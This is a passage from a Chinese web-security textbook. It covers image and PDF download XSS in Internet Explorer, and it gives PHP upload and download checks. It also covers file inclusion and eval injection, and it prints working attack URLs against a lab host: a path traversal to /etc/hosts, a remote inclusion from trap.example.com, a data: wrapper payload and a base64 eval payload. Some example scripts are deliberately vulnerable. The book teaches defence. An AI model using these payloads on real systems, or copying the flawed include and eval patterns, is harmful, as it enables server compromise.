文件内容为图像的情况下，IE 判断文件类型时除了基于响应头中的 Content-Type，还会用到图像文件的文件头。图像文件头是指位于文件开头的固定字符串，一般被用来识别文件类型。GIF、JPEG[①]、PNG 的文件头如下表所示。

① JPEG 本来是图像压缩方法的名称，作为文件格式时的术语应该为 JFIF，然而由于 JPEG 也普遍被用来指代 JFIF 文件格式，因此本书也采用 JPEG 这个称呼。

表 4-20 图像文件的文件头

图像格式	文件头
GIF	GIF87a 或 GIF89a
JPEG	\xFF\xD8\xFF
PNG	\x89PNG\x0D\x0A\x1A\x0A

Internet Explorer（7 及以前版本）中默认按照以下方法判断文件类型。

◇ Content-Type 和文件头一致时

这时采用 Content-Type 所示的文件类型。

◇ Content-Type 和文件头不一致时

Content-Type 和文件头不一致时，两者都会被浏览器忽略。这时浏览器会根据文件的内容来推测文件类型。如果文件中包含 HTML 标签，该文件就可能会被判定为 HTML 文件[①]。在“图像文件引起的 XSS”这一小节中介绍的伪装 PNG 文件就属于这类情况。该示例文件中虽然没有包含图像文件头，但根据笔者的试验，即使添加了图像文件头，如果与 Content-Type 矛盾也会被浏览器无视[②]。

◆内容不为图像时


图像文件以外的情况下，各 IE 版本都做如下处理。首先，根据浏览器是否能够处理接收到的 Content-Type，IE 的举动会有所不同。

如果 IE 能够处理收到的 Content-Type，就会按照 Content-Type 来处理。注册表 HKEY_CLASSES_ROOT\MIME\Database\Content Type 中保留了 IE 能够处理的所有 Content-Type。图 4-115 中列出了其中的一部分。如图所示，PDF 的 Content-Type 为 application/pdf，而非 application/x-pdf。

① 在以前（IE7 为止）的版本中，当文件满足上述条件时会被判定为 HTML 文件，而从 IE8 开始，满足上述同等条件的文件则会被视为文本文件（text/plain）。

② 详情请参考笔者的博客文章《图像文件引起跨站脚本（XSS）的倾向与对策》[2]。

▶ 图 4-115　IE 能够处理的 Content-Type



如果收到的 Content-Type 不是 IE 能够处理的类型，那么 IE 就会根据 URL 中的扩展名进行判断。判断规则的详情非常复杂，有兴趣的读者可以参考长谷川阳介的文章《无法忽视：IE 中对 Content-Type 的忽视》[1]。在上面介绍的“将 HTML 文件伪装成 PDF 而引起的 XSS”这一小节中，生成用来攻击的 URL 时添加了作为 PATHINFO 的 /a.html，这就是恶意利用了 IE 会通过 URL 中的扩展名来判断文件类型的特性。

对策

应对文件下载所引起的 XSS 漏洞的方法可分为上传时的对策和下载时的对策，分别如下。

◆文件上传时的对策

上传文件时实施以下操作。

- 校验扩展名是否在允许范围内
- 图像文件的情况下确认其文件头

关于校验扩展名，4.12.2 节的对策已经详述过。PHP 可以使用 `getimagesize` 函数来确认图像的文件头。

▶ 格式清单　getimagesize 函数

```
array getimagesize(string $filename [, array &$imageinfo])
```

该函数将接收到的图像文件的文件名作为参数，并以数组的形式返回图像的长宽尺寸和图像格式等信息。下面是一些常见的图像格式所对应的整数值和常量。详情请参考 PHP 的文档①。

① http://www.php.net/manual/zh/function.getimagesize.php

表 4-21 getimagesize 函数返回的图像格式信息

值	常量
1	IMAGETYPE_GIF
2	IMAGETYPE_JPEG
3	IMAGETYPE_PNG

在之前的介绍中，我们已经了解到图像上传脚本的改良版 4c-002a.php 中存在 XSS 漏洞。而使用 getimagesize 函数就可以消除 XSS 漏洞。假设改良后的脚本名为 4c-002b.php。检验图像文件的函数 check_image_type 的定义如下。

代码清单 /4c/4c-002b（check_image_type 函数的定义）



```
// function check_image_type($imgfile, $tofile)
//   $imgfile : 校验对象的图像文件名
//   $tofile : 文件名（用于校验扩展名）
function check_image_type($imgfile, $tofile) {
  // 取得并校验扩展名
  $info = pathinfo($tofile);
  $ext = strtolower($info['extension']);  // 扩展名（统一为小写字母）
  if ($ext != 'png' && $ext != 'jpg' && $ext != 'gif') {
    die('只能上传扩展名为 gif、jpg 或 png 的图像文件');
  }
  // 取得图像类型
  $imginfo = getimagesize($imgfile);  // 取得图像信息的数组
  $type = $imginfo[2];  // 取出图像类型
  // 下面，如果是正常的组合就 return
  if ($ext == 'gif' && $type == IMAGETYPE_GIF)
    return true;
  if ($ext == 'jpg' && $type == IMAGETYPE_JPEG)
    return true;
  if ($ext == 'png' && $type == IMAGETYPE_PNG)
    return true;
  // 如果到最后都没有 return 就报错
  die('扩展名和图像类型不一致');
}
```

下面为调用上述 check_image_type 函数的部分。阴影部分即为添加的代码行。

代码清单 /4c/4c-002b.php



```
$tmpfile = $_FILES["imgfile"]["tmp_name"];
$orgfile = $_FILES["imgfile"]["name"];
if (! is_uploaded_file($tmpfile)) {
  die('文件没有上传');
}
// 校验图像
check_image_type($tmpfile, $orgfile);
$tofile = get_upload_file_name($orgfile);
```

专栏：BMP 格式的注意点与 MS07-057　COLUMN

本书中介绍了浏览器涉及的 3 种图像格式，即 GIF、JPEG 与 PNG，而有的浏览器也可以处理其他格式的图像文件。像 Windows 中的标准格式 BMP 也能够在主流的浏览器中显示。那么，遇到 BMP 格式时该如何处理呢?

其实上面介绍的方法并不能完美地处理 BMP 格式的图像。BMP 格式的图像文件头为 BM，但处理 BMP 图像时，即使 Content-Type 与文件头一致，IE 6 和 IE 7 中也有可能将其识别为 HTML 从而导致 JavaScript 被执行。

PNG 格式也曾经发生过与 BMP 相同的现象，但这个问题已经由 MS07-057 安全更新补丁（2007 年 10 月）所修复。由此可见，提醒用户安装最新的安全更新补丁是非常重要的。

另外，从实用性的角度来看，由于 BMP 很不适合压缩（只能使用单纯的压缩方式），并且 BMP 仅限于 Windows 使用，因此我们并没有必要非在互联网上使用 BMP 格式的文件。而需要使用 BMP 时也都可以用 PNG 格式来代替。

综上所述，这里不推荐大家在 Web 上使用 BMP 格式的文件。

◆文件下载时的对策

下载文件时的对策如下。

- 正确设置 Content-Type
- 图像文件的情况下确认其文件头
- 必要时设置 Content-Disposition 消息头

◇正确设置 Content-Type

在 PDF 文件下载所引起的 XSS 漏洞示例中，漏洞产生的主要原因均为 Content-Type 设置有误。因此，只要将 PDF 格式的 Content-Type 正确设置为 application/pdf，就能够消除漏洞。而且除 IE 之外，正确指定 Content-Type 这一对策也适用于其他所有的浏览器。


如果下载时不经过下载脚本而是将文件保存在公开目录中的话，就一定要确认 Web 服务器的设置是否有误。Apache 中，Content-Type 的设置被保存在了名为 mime.types 的配置文件中。PDF 等常见的软件一般不会有问题，而如果用到了很生僻的软件或自己设置 mime.types 时，请务必确保浏览器能够识别该 Content-Type。

◇图像文件的情况下确认其文件头

通过下载脚本来下载图像文件时，只要在下载时确认了文件头，即使由于某些原因 Web 服务器中混入了非法的图像文件，也不会影响到应用程序。

下面是实施了检验文件头对策的改良版的下载脚本（摘要）。阴影部分中调用了检验文件头的函数 `check_image_type`。

▶ 代码清单 /4c/4c-003b.php



```
<?php
define('UPLOADPATH', '/var/upload');
// function check_image_type($imgfile, $tofile)
//   $imgfile : 校验对象的图像文件名
//   $tofile : 文件名（用于校验扩展名）
function check_image_type($imgfile, $tofile) { /* 省略 */ }

$mimes = array('jpg' => 'image/jpeg', 'png' => 'image/png', 'gif' =>
'image/gif');

$file = $_GET['file'];
$info = pathinfo($file);       // 取得图像类型
$ext = strtolower($info['extension']);     // 扩展名（统一为小写字母）
$content_type = $mimes[$ext]; // 取得 Content-Type
if (! $content_type) {
  die('只能上传扩展名为 gif、jpg 或 png 的图像文件');
}
$path = UPLOADPATH . '/' . basename($file);
check_image_type($path, $path);
header('Content-Type: ' . $content_type);
readfile($path);
?>
```

◇必要时设置 Content-Disposition 消息头

当下载的文件并不需要使用应用程序打开，而是只要求能够下载就行的情况下，可以在响应消息头中指定 Content-Disposition: attachment。这时，如果将 Content-Type 设为 application/octet-stream，文件类型就变成了“用于下载的文件”。下面为消息头的设置示例。

```
Content-Type: application/octet-stream
Content-Disposition: attachment; filename="hogehoge.pdf"
```

这里，Content-Diaposition 消息头的选项属性 filename 被用于指定保存文件时的默认文件名。

◆其他对策

以上介绍的 XSS 对策是为了防范漏洞所需要进行的最低限度的校验处理。例如，仅校验图像文件头并无法确认是否真的能在用户的浏览器上显示。

因此在决定 Web 应用的详细规格时，还应当探讨是否要执行以下校验。

- ➤除了图像文件的大小之外还校验尺寸和色数等
- ➤校验文件是否能作为图像文件读取
- ➤扫描病毒（详情见 7.4 节）
- ➤校验文件内容（自动或手动）
  - ➡ 成人内容

- 侵犯版权的内容
- 违反法律或妨害公共秩序的内容
- 其他

专栏：将图像托管在其他域名 COLUMN

2009 年左右，有些网站开始将图像托管在主服务域名之外的单独域名上。下面列举的就是一些将图像托管在其他域名的网站。

表 4-22 将图像托管在其他域名的网站案例

网站名	主域名	图像使用的域名
Yahoo！ JAPAN	yahoo.co.jp	yimg.jp
YouTube	youtube.com	ytimg.com
niconico 动画	nicovideo.jp	nimg.jp
Twitter	twitter.com	twimg.com
Amazon.co.jp	amazon.co.jp	images-amazon.com

上面这些都是高流量的网站，虽然将图像使用的域名分离出来多是为了使网站的响应速度更快，但另一方面，这一操作也具有提升网站安全性的效果。

这是因为，将用户上传的图像或 PDF 等文件保存在其他域名后，即使图像文件造成的 XSS 攻击取得成功，也不会波及主服务。

下载时的 XSS 基本上属于浏览器的问题，由于这一问题在市场份额很高的 IE 中非常常见，而且至今尚未得到完全修复。因此，作为辅助性对策，最好考虑一下将图像存储在其他域名的方法。

参考：用户 PC 中没有安装对应的应用程序时

如果用户的 PC 中没有安装 Content-Type 所对应的应用程序，该 Content-Type 就会被浏览器视为“未知”，从而就可能会造成 XSS。

要处理此问题并不容易。但通过采取以下措施即可进行有效的防范。

- 托管文件的服务器使用其他域名
- 添加 Content-Disposition 消息头

然而，由于上述方法会产生副作用，因此建议采取以下方法，虽然可靠性略逊一筹但能保证没有副作用。

- 校验 URL 是否与应用中预想的一致
- 通知用户安装浏览文件所需的应用程序

总结

本节讲述了图像的上传与下载处理所引起的安全隐患。虽然上传处理造成的安全隐患一直以来都没有受到太大关注，但是，鉴于漏洞造成的影响较大，并且可照相手机的高速普及造成了照片分享网站的增加，此外存储服务网站也在快速增长，因此想必今后会有越来越多的 Web 应用需要警惕这个安全隐患。

文件上传与下载问题的基本对策为正确设置 Content-Type 和扩展名。图像文件的情况下，校验文件头是最起码的操作，此外，根据需要还应当校验图像文件的有效性。

参考文献

[1] はせがわようすけ .（2009 年 3 月 30 日）. [無視できない]IE の Content-Type 無視（[无法忽视]IE 中对 Content-Type 的忽视）. 参考日期：2010 年 10 月 13 日 . 参考网址：@IT：http://www.atmarkit.co.jp/ait/articles/0903/30/news118.html

[2] 德丸浩（2007 年 12 月 10 日）. 画像ファイルによるクロスサイト · スクリプティング (XSS) 傾向と対策（图像文件引起跨站脚本（XSS）的倾向与对策）. 参考日期：2010 年 10 月 13 日，参考网址：德丸浩の日記 : http://www.tokumaru.org/d/20071210.html

4.13　include 相关的问题

本节将讲述由能够使部分脚本从外界读入的 include 机制所引发的安全隐患。

4.13.1　文件包含攻击

概要

PHP 等脚本语言能够从外部文件读取脚本源代码的一部分。PHP 中对应的函数有 `require`、`require_once`、`include`、`include_once`。

如果外界能够指定 `include` 的对象文件名，就可能会发生意料之外的文件被 include 而遭到攻击。这被称为文件包含漏洞[①]。某些情况下，PHP 中还可以通过配置来指定外部服务器的 URL 作为文件名，这就被称为远程文件包含（RFI）。

文件包含攻击的影响如下。

- Web 服务器的文件被外界浏览而导致信息泄漏
- 脚本被任意执行所造成的影响。典型的影响如下
  - 篡改网站
  - 执行非法操作
  - 攻击其他网站（垫脚石）

为了防范文件包含漏洞，建议实施以下任意一项对策。

- 避免 include 的路径名中包含外界传入的参数
- include 的路径名中包含外界传入的参数时，限制其字符种类仅为字母和数字

文件包含漏洞总览


产生地点
通过 include 等函数读取脚本的页面


影响范围
所有页面

① 本书对安全隐患的命名参考了 CWE-98 中的记述（http://cwe.mitre.org/data/definitions/98.html 2010 年 12 月 19 日）。关于 CWE（Common Weakness Enumeration，统一的软件漏洞一览定义工程）的说明，请参考 http://www.ipa.go.jp/security/vuln/CWE.html（日文）。

影响类型
信息泄漏、篡改网站、执行非法操作、攻击其他网站（垫脚石）

影响程度
大

用户参与程度
不需要

对策概要
执行以下任一方法。
- 避免 include 的路径名中包含外界传入的参数
- include 的路径名中包含外界传入的参数时，限制其字符种类仅为字母和数字

攻击手段与影响

接下来我们就来看一下文件包含攻击的手段与其影响。首先来看以下存在漏洞的示例脚本。

代码清单　/4d/4d-001.php

```
<body>
<?php
  $header = $_GET['header'];
  require_once($header . '.php');
?>
正文【省略】
</body>
```

这段脚本使用了 `require_once` 来读取页面头部文件。实验环境的虚拟机中提供有头部文件示例，即以下 spring.php 文件。


代码清单　[示例头部文件] spring.php

```
已经是春天了啊<br>
```

正常情况下，使用如下 URL 就能指定此示例文件。

```
http://example.jp/4d/4d-001.php?header=spring
```

图 4-116　执行示例脚本后的页面显示




◆文件包含引发的信息泄漏

下面就让我们来看一下如何实施攻击。这里我们首先借鉴目录遍历攻击的手法来启动以下 URL。URL 末尾的 %00 是为了使 PHP 脚本中添加的 .php 扩展名无效，这一点在 4.2 节中已经做过介绍。

```
http://example.jp/4d/4d-001.php?header=../../../../etc/hosts%00
```

图 4-117 文件包含攻击致使 Web 服务器的文件内容被显示



/etc/hosts 文件的内容被显示在了页面上。由此可见，文件包含攻击能造成 Web 服务器内的非公开文件泄漏。

目前为止，我们所看到的漏洞造成的影响可以说与目录遍历漏洞完全相同，但由于 include 机制还能够读取脚本并将其执行，因此就能够让外界执行其指定的脚本，从而形成极大的风险。下面我们就来看一下这种攻击手段。

◆执行脚本 1：远程文件包含攻击（RFI）

PHP 的 `include/require` 有如下功能：如果指定 URL 作为文件名，就能够 include 外部服务器的文件（Remote File Inclusion; RFI）。但由于此功能极其危险，因此在 PHP5.2.0 之后的版本中都默认将其设为无效。

但为了讲解这一漏洞，本书的试验环境虚拟机中将远程文件包含功能设为了有效。因此，这里我们就能够重现下面介绍的攻击模式。

首先，准备以下文件作为外部的攻击脚本。

代码清单 http://trap.example.com/4d/4d-900.txt

```
<?php phpinfo(); ?>
```

然后，通过如下形式的 URL 来调用 4d-001.php。由于在 4d-001.php 内部会给 URL 添加 .php 扩展名，因此在 URL 的最后添加 ? 以使得 .php 被解释为查询字符串。

```
http://example.jp/4d/4d-001.php?header=http://trap.example.com/4d/4d-900.txt?
```

在 4d-001.php 的 `require_once` 处给文件名添加 .php 扩展名后，最终拼接成的 URL 就如

下所示。

```
http://trap.example.com/4d/4d-900.txt?.php
```

可以看出，扩展名 .php 变成了查询字符串，被下载的文件变成了 4d-900.txt。

最终，页面上显示了 phpinfo 的执行结果。

图 4-118　执行了外部服务器的脚本




图 4-118 显示了一些能够用来判断 phpinfo 是在哪个服务器上被执行的项。例如，从 Host 项中就能得知 phpinfo 是在 example.jp 上被执行的。

专栏：RFI 攻击的变种　COLUMN

正如上面所介绍的那样，如果 RFI 被设置为有效，那么攻击者通过将用来攻击的字符串存放在外部服务器中并设法使其被包含，就能达到执行任意脚本的目的。其实，除此之外还有更为简单的攻击方式。

具体来说，针对 RFI 漏洞，使用 data: 数据流封装器或者 PHP 输入流也能够实施攻击。下面的 URL 即展示了如何使用 data: 数据流封装器来实施攻击[①]。

```
http://example.jp/4d/4d-001.php?header=data:text/plain;charset=,<?php+phpinfo()?>
```

防范此类攻击的策略同 RFI 一样，将 allow_url_include 设为 Off 即可（后述）。另外，关于 data: 数据流封装器或者 PHP 输入流的详情，可以参考 PHP 的官方文档。

① 此处的攻击方法参考了小部孝明的博客文章：http://d.hatena.ne.jp/t_komura/20070128/1170004898。

PHP 输入流的文档
http://www.php.net/manual/zh/wrappers.php.php

data: 数据流封装器的文档
http://www.php.net/manual/zh/wrappers.data.php

◆执行脚本 2：恶意使用保存会话信息的文件

即使 RFI 功能被禁止，只要能够在 Web 服务器上写入任意内容，攻击者就还是有可能通过文件包含攻击而使外界执行脚本。比如下列两种情况。

- 允许上传文件的网站
- 将会话变量保存在文件中的网站

上述两种情况下，如果文件名能够被推测，就会造成问题。下面我们将主要介绍将会话变量保存在文件中的情况，这也是 PHP 的默认设置。

这里假设攻击对象网站的某个页面将外界输入的值直接保存至了会话变量。下面我们以咨询网站的脚本为例进行说明。首先看到的是输入表单。为了使读者们能更直观地体验漏洞，这里的攻击代码（阴影部分）被设置为了初始值，而这一操作本来是没有的。

代码清单　/4d/4d-002.html



```
<body>
<form action="4d-003.php" method="POST">
请提问 <br>
<textarea name=answer rows=4 cols=40>
&lt;?php phpinfo(); ?&gt;
</textarea><br>
<input type="submit">
</form>
</body>
```

接着就是接收到用户提问后进行处理的脚本。脚本中只是将 POST 的数据保存到会话变量中，此处为了演示的方便，我们将会话变量的保存地址等显示在页面上。

代码清单　/4d/4d-003.php




```
<?php
  session_start();
  $_SESSION['answer'] = $_POST['answer'];
  $session_filename = session_save_path() . '/sess_' . session_id();
?>
<body>
提问已受理 <br>
保存会话信息的文件名 <br><?php echo $session_filename; ?><br>
```

```
<a href="4d-001.php?header=<?php echo $session_filename; ?>%00">
文件包含攻击 </a>
</body>>
```

执行上述脚本后的页面如图 4-119 所示。

图 4-119 执行示例脚本的页面显示



为了方便读者参考，上图中在页面上显示了保存会话信息的文件名，但实际的应用程序中并不会显示出来，因此文件名是否能被推测就成为了关键问题。


保存会话信息的文件名由会话信息的存储路径和会话 ID 组成。存储路径可以在配置中更改，但由于各个 OS（Linux 发行版）都决定了各自的默认存储路径，想必多数应用程序都直接使用了默认路径。而会话 ID 能够从 Cookie 值中获取。因此，攻击者能够推测保存会话信息文件的文件名。

保存到文件中的会话信息的形式如下。

```
answer|s:21:"<?php phpinfo(); ?>
";
```

这是有效的 PHP 代码格式，因此应该能够被执行。我们也可以点击图 4-119 中的“文件包含攻击”链接来尝试。点击后的页面显示如下。链接的 URL 中使用了空字节攻击的手法使得 .php 扩展名无效。

图 4-120 外界指定的脚本被执行



如你所见，外界指定的脚本（phpinfo 函数）被执行了。

综上所述，文件包含攻击除了能造成 Web 服务器内的文件泄漏，根据 Web 应用规格或设置的不同，还可能会造成外界指定的任意脚本被执行。

安全隐患的产生原因

当应用满足以下两个条件时，就会产生文件包含漏洞。

- include 的文件名能够由外界指定
- 没有校验 include 的文件名是否妥当

对策

消除文件包含漏洞的思路与目录遍历漏洞相同。

- 避免由外界指定文件名
- 避免文件名中包含目录名
- 限制文件名仅包含字母和数字

具体方法在 4.10 节中已经做过讲述，因此此处就不再重复了。

另外，作为防范文件包含攻击的辅助性对策，建议通过设置将 RFI 功能禁止。虽然在 PHP5.2.0 以后版本中已经默认对其进行了禁止，但保险起见最好还是确认一下。确认方法为查看 phpinfo 函数的执行结果中 allow_url_include 项目是否为 Off。php.ini 中的设置如下。

```
allow_url_include = Off
```

总结

本节讲述了脚本语言中的文件包含功能所引发的漏洞。PHP 中将文件动态 include 的做法无处不在，而如果对文件名的校验不充分，就可能会混入文件包含漏洞。由于该隐患影响极大，因此请务必积极实施防范策略。

4.14 eval 相关的问题

PHP 和 Perl、Ruby、JavaScript 等多数脚本语言中都提供了将字符串解释为脚本代码并执行的功能。绝大多数情况下，该功能由名为 `eval`（evaluate 的省略）的函数提供。而本节就将讲述因 `eval` 的使用方法不当而引起 eval 注入漏洞的问题。

4.14.1 eval 注入

概要

如果 `eval` 函数的使用方法不当，就有可能导致外界传入的脚本被执行。这被称为 eval 注入[①] 攻击，招致此类攻击的漏洞即为 eval 注入漏洞。

eval 注入造成的影响与 OS 命令注入攻击相同，具体如下。

- 信息泄漏
- 篡改网站
- 执行非法操作
- 攻击其他网站（垫脚石）

eval 注入漏洞的对策为实施以下任意一项。

- 不使用 `eval` 或与 `eval` 相当的功能
- 避免 `eval` 的参数中包含外界传入的参数
- `eval` 的参数中包含外界传入的参数时，将其限定为只包含字母和数字

eval 注入漏洞总览



产生地点

使用了 `eval` 或与 `eval` 相当的功能的页面



影响范围

所有页面



影响类型

信息泄漏、篡改网站、执行非法操作、攻击其他网站（垫脚石）

---

① 也有的书中称为“eval 利用攻击”。本书参考了 CWE-95 的命名“Eval Injection”而将其称为 eval 注入。参考：http://cwe.mitre.org/data/definitions/95.html（2010 年 12 月 18 日）。

影响程度
大

用户参与程度
不需要

对策概要
执行以下任一方法。
- 不使用 eval 或与 eval 相当的功能
- 避免 eval 的参数中包含外界传入的参数
- eval 的参数中包含外界传入的参数时，将其限定为只包含字母和数字

攻击手段与影响

接下来我们就来看一下 eval 注入的攻击手段及其影响。

◆存在漏洞的应用

eval 可以被应用于各种各样的目的，而作为示例，这里我们来看一下将复杂的数据变换为字符串（序列化）后将其在表单之间传递的情况下所产生的漏洞。

PHP 中存在名为 var_export 的函数，它会将表达式的值以 PHP 代码的形式返回。下面是该函数的执行例。

```
<?php
  $e = var_export(array(1, 2, 3), true);  // 将数组转换为 PHP 代码的形式
  echo $e;
```

执行结果

```
array (
  0 => 1,
  1 => 2,
  2 => 3,
)
```

由于执行结果是 PHP 代码的形式，因此能够使用 eval 来回溯得到原先的数据（反序列化）。

下面为使用 var_export 函数将数组序列化后传递给表单的脚本。

▶ **代码清单**　/4e/4e-001.php 

```
<?php
  $a = array(1, 2, 3);  // 传递的数据
  $ex = var_export($a, true);  // 序列化
  $b64 = base64_encode($ex);   // Base64 编码
```

```
?>
<body>
<form action="4e-002.php" method="GET">
<input type="hidden" name="data"
 value="<?php echo htmlspecialchars($b64); ?>">
<input type="submit" value=" 下一步 ">
</form>
</body>
```

以上脚本将收到的数据（此处为数组）经过 var_export 函数序列化并使用 Base64 编码加密后将其传递给了 4e-002.php 脚本。

代码清单 /4e/4e-002.php

```
<?php
  $data = $_GET['data'];
  $str = base64_decode($data);
  eval('$a = ' . $str . ';');
?>
<body>
<?php var_dump($a); ?>
</body>
```

4e-002.php 将接收到的数据以 Base64 的方式解码，然后使用 eval 还原数据，并通过 var_dump 函数将其显示在页面上[①]。通过 eval 执行的表达式如下所示。阴影部分为经过 var_export 序列化后的字符串，这里将其赋值给了变量 $a。

```
$a = array (
  0 => 1,
  1 => 2,
  2 => 3,
);
```

4e-002.php 的执行结果如下图所示，能够看到值被还原了回去。

图 4-121 示例脚本的执行结果



① 由于 var_dump 函数内部不会进行 HTML 转义，因此这部分存在 XSS 漏洞。

◆攻击手段

4e-002.php 中没有对外界传入的参数进行校验就将其直接传递给了 eval，因此便存在能够使得外界注入脚本的漏洞。使用下面这种形式，就能够任意添加交由 eval 执行的表达式。


```
$a = 表达式 ; 任意语句 ;
```

这里我们使用以下注入语句。

```
$a = 0; phpinfo();
```

首先将上面的阴影部分进行 Base64 编码。在 Fiddler 的 Tool 菜单中选择“Text Encode/Decode”，这时会出现如图 4-122 的对话框。在上面输入 0; phpinfo()，然后选择左侧的“To Base64”。Base64 编码后的结果会显示在右下方。


▶ 图 4-122　在 Fiddler 中将字符串进行 Base64 编码



接下来，将编码后的值传给 4e-002.php。URL 和执行结果显示如下。

```
http://example.jp/4e/4e-002.php?data=MDsgcGhwaW5mbygp
```

▶ 图 4-123　外界注入的脚本被执行了



由此可以得知，外界注入的 phpinfo 函数被成功执行了。

而一旦攻击取得成功，PHP 中能够进行的操作就都有可能被用来攻击应用程序。从而就会

导致信息被泄漏、数据被篡改、数据库遭到变更、网站被关闭、其他网站受到攻击等各种典型问题。

安全隐患的产生原因

evel 能够执行任意的 PHP 脚本代码，可谓是一种极其危险的功能。4e-002.php 中没有校验传给 eval 的参数，因此便使得外界成功地执行了任意脚本。

安全隐患的产生原因能被简单地归纳为如下两点。

- 使用 eval 本来就是很危险的
- 没有校验传给 eval 的参数

除了 eval 之外，PHP 中能够解释输入字符串并将其执行的函数还有以下几种。

表 4-23　PHP 中能够解释输入字符串并执行的函数

函数名	解说
create_function()	动态生成函数
preg_replace()	指定 e 修饰符时
mb_ereg_replace()	第 4 个参数指定为 'e' 时

此外，有些函数能够在参数中指定函数名（回调函数），这时如果函数名能够由外界指定，也会产生漏洞。下面列举的例子都属于此类函数。

PHP 中能够在参数中指定函数名的函数

call_user_func()	call_user_func_array()	array_map()	array_walk()
array_filter()	usort()	uksort()	

对策

防范 eval 注入漏洞的对策如下。

- 不使用 eval 或与 eval 相当的功能
- 避免 eval 的参数中包含外界传入的参数
- 限制外界传入 eval 的参数中只包含字母和数字

◆不使用 eval

首先请考虑是否可以不使用 eval 以及与 eval 相当的功能。比如，如果是为了序列化，那么除了 eval 以外，还有以下函数可供选择。

- implode/explode
- serialize/unserialize

implode 函数的参数为数组，通过在各元素之间插入分割字符而将其转换为字符串。explode 函数的行为则与之相反。这对组合能够胜任简单的序列化处理。

serialize 的自由度更高，能够序列化对象。但是，unserialize 会生成任意的对象，在对象被销毁时被称为析构函数，有时会成为安全隐患产生的原因[①]。

而出于序列化之外的其他目的时，也同样应该调查是否有 eval 以外的实现方法。多数情况下，即使不使用 eval 及与其相当的功能，也都是能够实现相同处理的。例如，使用 preg_replace_callback 来取代附带修饰符 e 的 preg_replace，就能有效提高安全性。

◆避免 eval 的参数中包含外界传入的参数

